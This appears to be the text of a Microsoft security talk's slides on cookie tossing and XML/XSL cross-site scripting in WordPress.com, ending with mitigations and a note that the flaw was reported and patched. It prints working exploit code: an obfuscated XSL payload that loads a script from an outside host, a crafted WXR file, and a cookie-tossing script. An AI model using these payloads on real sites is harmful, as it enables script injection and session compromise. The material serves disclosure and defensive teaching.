This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.


Because the user data that is copied into the response is submitted within a cookie, the application's behaviour is not trivial to exploit in an attack against another user. Typically, you will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. This limitation considerably mitigates the impact of the vulnerability.

Remediation detail

Echoing user-controllable data within a script context is inherently dangerous and can make XSS attacks difficult to prevent. If at all possible, the application should avoid echoing user data within this context.

"…the application's behavior is not trivial to exploit in an attack against another user…this limitation considerably mitigates the impact of the vulnerability…"

Paparazzi vs. Fictional Celebrity




If Bad Guy could execute script in his **own domain**,
He could, however, cookie toss over to fictionalcelebrity.wordpress.com and exploit the "self XSS"


If Bad Guy could execute script in his **own domain**, he couldn't really access the DOM of another domain because of the SOP

We just need to be able to execute JavaScript in our domain and we win! But how?

Using a combination of a Safe HTML API and Output Encoding, WordPress made it **very hard** to execute JavaScript on your own blog.



Problem: We can only upload “safe” media files, and the Content-Type is explicitly set when you try to download them



Upload New Media

Allowed file types: jpg, jpeg, png, gif, pdf, doc, ppt, odt, pptx, docx, pps, ppsx, xls, xlsx.


Choose files to upload

Maximum upload file size: 1GB

You are using the Flash uploader. Problems? Try the Browser uploader instead.

836.0 B used, 3.0 GB (100.0%) upload space remaining. You can upload mp3, m4a, wav, ogg audio files and incre
Space Upgrade. You can upload videos and embed them directly on your blog with a Video Upgrade.

But, there is a feature that lets you import/download your old WordPress blog in XML format (WXR file)



Import WordPress

Howdy! Upload your WordPress eXtended RSS (WXR) file and we'll import the posts, pages, comments, custom fields, categories, and tags into this site.


Choose a WordPress WXR file to upload, then click Upload file and import.


Choose a file from your computer: (Maximum size: 15MB) Choose File No file chosen

Upload file and import

They do validate that the input is ACTUALLY well formed XML

Content-Type was not set when downloading WXR files, so IE will sniff the response, determine the file is actually XML, apply our XSL, and.... we have script executing in our own domain!




WordPress
attacker.wordpress.com
Remote.js
Evil Server
GET attacker.wordpress.com/foo.wxr
XML
Badxsl.jpg
Bad Guy
XML
foo.wxr
Message from webpage
XSS in attacker.wordpress.com
OK

WordPress Exploit - Cross-Site Scripting using XML+XSL Pair

```
 <?xml version="1.0" encoding="utf-8" ?>
<xsl:stylesheet version="1.0" …
              <xsl:template match="/">
  <h3>got it!!!!!</h3>
<marquee onstart="document['write']
('\x3cscr'+'ipt language=\'JavaScript\'
src=\'http://ab.m6.net/remote.js\'\x3e
\x3c/sc'+'ript
\x3e')">Noooooooooooooooooooooooo
ooooooooooooooooooooooo!</
marquee>

  </xsl:template>
  </xsl:stylesheet>
```

badxsl.jpg

```
<?xml version="1.0"?>

<?xml-stylesheet type="text/xsl"
href="http://wostest42.files.wordpress.com/
2011/05/badxsl.jpg"?>

<document>
 <x name="x">x</x>
 <abc>
     <def>def</def>
 </abc>
</document>
```

foo.wxr

WordPress Exploit - Remote.js Cookie Tossing Code

```
alert('Cookie Tossing brought to you by BEST!');

document.cookie = "wordpress_logged_in=\</script\>\<script
\>alert(document.domain)\</script\>; path=/wp-admin;
domain=.wordpress.com; expires=Wed, 16-Nov-2012 22:38:05 GMT;";

document.location="http://besttest42.wordpress.com/wp-admin/media-
new.php";
```

Let’s blend it, shall we?

Resolution with WordPress

- We reported this to the vendor through MSVR
- Within 72 hours, the vulnerable features were taken offline
- Patch was released in WordPress 3.1.3
  - Output encoding of cookie value
  - Stricter validation of media types

XML XSS Attack Mitigations


Tighten up Error Handling and Perform Output Encoding on Exception Messages

- Only return generic exception messages back to the user
- In ASP.NET, this can be accomplished by using the appropriate encoding functions that are part of the AntiXSS library. For ASP.NET MVC, consider using the <%: %> syntax for output encoding.

XML XSS Attack Mitigations (Continued)

Disable DTD Processing

– For example, if using the .NET framework for XML processing, check that the XmlReaderSettings.DtdProcessing property is set to DtdProcessing.Prohibit (the default).



```
XmlReaderSettings secureSettings = new XmlReaderSettings();
secureSettings.DtdProcessing = DtdProcessing.Prohibit;
XmlReader reader = XmlReader.Create(new StringReader(untrustedXML), secureSettings);
XmlDocument doc = new XmlDocument();
doc.Load(reader);
DoStuffWithReader(reader);
```

XML XSS Attack Mitigations (Continued)

Set Content-Disposition for XML downloads

- This header prevents the browser from rendering the contents, and instead, forces the user to download the file. In this way, malicious XML that contains active content (JavaScript) cannot be executed in the context of the domain serving the file.

that was a lot of stuff

SUMMING IT ALL UP

In Conclusion

What do these vulnerabilities around Cookies, Clickjacking and XML have to do with each other?

These are examples of the new "low hanging fruit" we are finding around our services and around Microsoft, in addition to the old school ones.

Getting Ahead of Vulnerabilities

- Requirements and recommendations in the MS SDL would have prevented almost all of the vulnerabilities in this presentation:
  - Encode Output
  - Validate Input
  - X-Frame-Options
  - Proper CSRF (get a buddy for custom approaches)
  - XML Entity Resolution
- More Security Engineers

Any more questions?

rlundeen@microsoft.com

jesseou@microsoft.com

travisr@microsoft.com

Bibliography

- http://code.google.com/p/browsersec/wiki/Part2#Same-origin_policy_for_cookies
- https://www.owasp.org/index.php/Clickjacking
- https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet
- Chris Evans blog about “Cookie Forcing”
- http://msdn.microsoft.com/en-us/library/533texsx(VS.71).aspx
- Hunting Security Bugs, Chapter 11